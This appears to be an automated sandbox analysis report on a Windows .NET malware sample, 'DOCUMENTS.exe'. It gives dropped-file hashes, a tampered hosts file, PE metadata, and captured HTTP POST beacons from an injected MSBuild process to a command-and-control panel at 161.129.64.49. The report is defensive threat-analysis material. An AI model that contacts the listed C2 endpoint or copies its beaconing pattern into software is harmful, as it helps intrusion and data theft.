
C:\Users\user\AppData\Roaming\ncXzBAPDBtn.exe

Process:	C:\Users\user\Desktop\DOCUMENTS.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	713728
Entropy (8bit):	7.47266846561291
Encrypted:	false
SSDEEP:	12288:IuhWHCM2K4CoI/yzQs2TWIlI40xXO5HYC3Z6ZmrlTKzvNWhrPSfav1VMxelDI:IuD3C1oIlI5Y5Hl3Z60ezvNWhrPSfavg
MD5:	F93324854461139C58E0E865CEB3C859
SHA1:	3DEEDA7CEA856D0D45EE83AEB23E000101623C32

C:\Users\user\AppData\Roaming\ncXzBAPDBtn.exe

SHA-256:	AAAC6D698326E6FBBCD64057FBF591EF97BF143494EDE008D41AB75E5A37DB5A
SHA-512:	0330D46FB8F872D5B52E94DDF859F0458B6E97E4A40E37C67EBF39B9846B3A0D199329DC591579F7E2C26A89DF3F998A34B5BD0DE0DCED0A45F5454333EC0E
Malicious:	**true**
Antivirus:	- Antivirus: ReversingLabs, Detection: 18%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....Aa.............0..t...n........... ....@.. ....@.......... ..@................................H...O........k.................. ....H............text....r... ...t................. ..`.rsrc....k.......l...v..............@..@.reloc....... ....@..B................|.......H..................Q....*...g..0............}.....(.......(......r...p.(....(....o......{.....(....o......{....r...p.(....(....o......{.....(....o......{..... (....o......{.....(....o.....*...0.._........(.........(.....o............,)....t......o....r-..p(......,..o......+..(....o....(......+...*..0...........(....o....o....o ....+..*...0..:........(.........(.....o............,.r-..p.+....t.... o!....+..*...0..:........(.........(....

C:\Users\user\AppData\Roaming\ncXzBAPDBtn.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\DOCUMENTS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.47266846561291
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Win16/32 Executable Delphi generic (2074/23) 0.01% - Generic Win/DOS Executable (2004/3) 0.01%
File name:	DOCUMENTS.exe
File size:	713728
MD5:	f93324854461139c58e0e865ceb3c859
SHA1:	3deeda7cea856d0d45ee83aeb23e000101623c32
SHA256:	aaac6d698326e6fbbcd64057fbf591ef97bf143494ede008d41ab75e5a37db5a

General

SHA512:	0330d46fb8f872d5b52e94ddf859f0458b6e97e4a40e37c67ebf39b9846b3a0d199329dc591579f7e2c26a89df3f998a34b5bd0de0dced0a45f5454333ec0e90
SSDEEP:	12288:IuhWHCM2K4CoI/yzQs2TWIlI40xXO5HYC3Z6ZmrlTKzvNWhrPSfav1VMxelDI:IuD3C1oIlI5Y5Hl3Z60ezvNWhrPSfavg
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....Aa.............0..t...n.......... ....@.. ....@............@................................

File Icon

Icon Hash:	f1f0f4d0eecccc71

Static PE Info

General

Entrypoint:	0x4a929a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61418F0C [Wed Sep 15 06:13:32 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa72a0	0xa7400	False	0.825874089126	data	7.54267894462	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0x6ba8	0x6c00	False	0.443070023148	data	5.09676970176	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 161.129.64.49

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49739	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:10.463701010 CEST	1056	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue Connection: Keep-Alive
Sep 15, 2021 14:13:10.489706039 CEST	1056	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:12.638597012 CEST	1057	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:10 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:12.908216000 CEST	1057	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:12.935074091 CEST	1057	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:14.298929930 CEST	1059	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:12 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:14.299721956 CEST	1060	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:14.324831009 CEST	1060	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:15.673455954 CEST	1062	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:14 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:15.674104929 CEST	1062	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:15.699462891 CEST	1062	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:16.886945963 CEST	1064	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:15 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:16.887478113 CEST	1064	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:16.913275003 CEST	1065	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:18.272187948 CEST	1067	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:16 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:18.272989988 CEST	1067	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:18.298352003 CEST	1067	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:19.670584917 CEST	1071	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:18 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:19.671797991 CEST	1071	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:19.696696043 CEST	1072	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:20.860246897 CEST	1073	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:19 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:20.860774040 CEST	1073	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:20.885922909 CEST	1073	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:22.219360113 CEST	1091	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:20 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:22.220195055 CEST	1092	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:22.245150089 CEST	1092	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:23.567517996 CEST	1110	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:22 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49740	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:13.256377935 CEST	1058	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:13.281702995 CEST	1058	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:14.418926001 CEST	1060	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:13 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:14.419704914 CEST	1061	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:14.446351051 CEST	1061	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:15.764553070 CEST	1063	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:14 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:15.765258074 CEST	1063	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:15.792324066 CEST	1063	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:17.130023003 CEST	1065	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:15 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:17.130760908 CEST	1066	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:17.159096003 CEST	1066	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:18.315689087 CEST	1068	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:17 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:18.316448927 CEST	1068	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:18.343164921 CEST	1068	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:19.667202950 CEST	1070	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:18 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:19.667951107 CEST	1070	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:19.693490982 CEST	1071	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:21.047297955 CEST	1074	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:19 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:21.052356958 CEST	1075	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:21.078917980 CEST	1075	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:22.238352060 CEST	1092	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:21 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:22.239392996 CEST	1092	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:22.265947104 CEST	1094	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:23.644733906 CEST	1111	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:22 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49786	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:58.111722946 CEST	4899	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:58.136925936 CEST	4899	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:59.488430977 CEST	4900	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:58 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49787	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:14:02.827258110 CEST	4903	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:02.854156017 CEST	4903	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:04.210328102 CEST	4905	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:02 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49788	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:14:07.625634909 CEST	4908	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:07.650738955 CEST	4908	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:09.005623102 CEST	4909	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:07 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49789	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:14:12.550192118 CEST	4913	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 460 Expect: 100-continue
Sep 15, 2021 14:14:12.576733112 CEST	4913	IN	HTTP/1.1 100 Continue

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49794	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49795	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49796	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49797	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49798	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49754	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:23.440706968 CEST	1106	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:23.467696905 CEST	1108	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:24.618895054 CEST	1121	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:23 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:24.619465113 CEST	1121	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:24.646886110 CEST	1122	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:26.193864107 CEST	1134	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:24 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:26.351502895 CEST	1135	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:26.377167940 CEST	1136	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:27.724220991 CEST	1143	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:26 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:27.978575945 CEST	1144	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:28.003465891 CEST	1144	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:29.139285088 CEST	1152	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:28 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:29.140022993 CEST	1152	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:29.164916992 CEST	1152	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:30.554441929 CEST	1154	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:29 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:30.555670023 CEST	1154	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:30.580851078 CEST	1154	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:31.727874041 CEST	1156	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:30 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:33.097158909 CEST	1157	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:33.122642040 CEST	1158	IN	HTTP/1.1 100 Continue
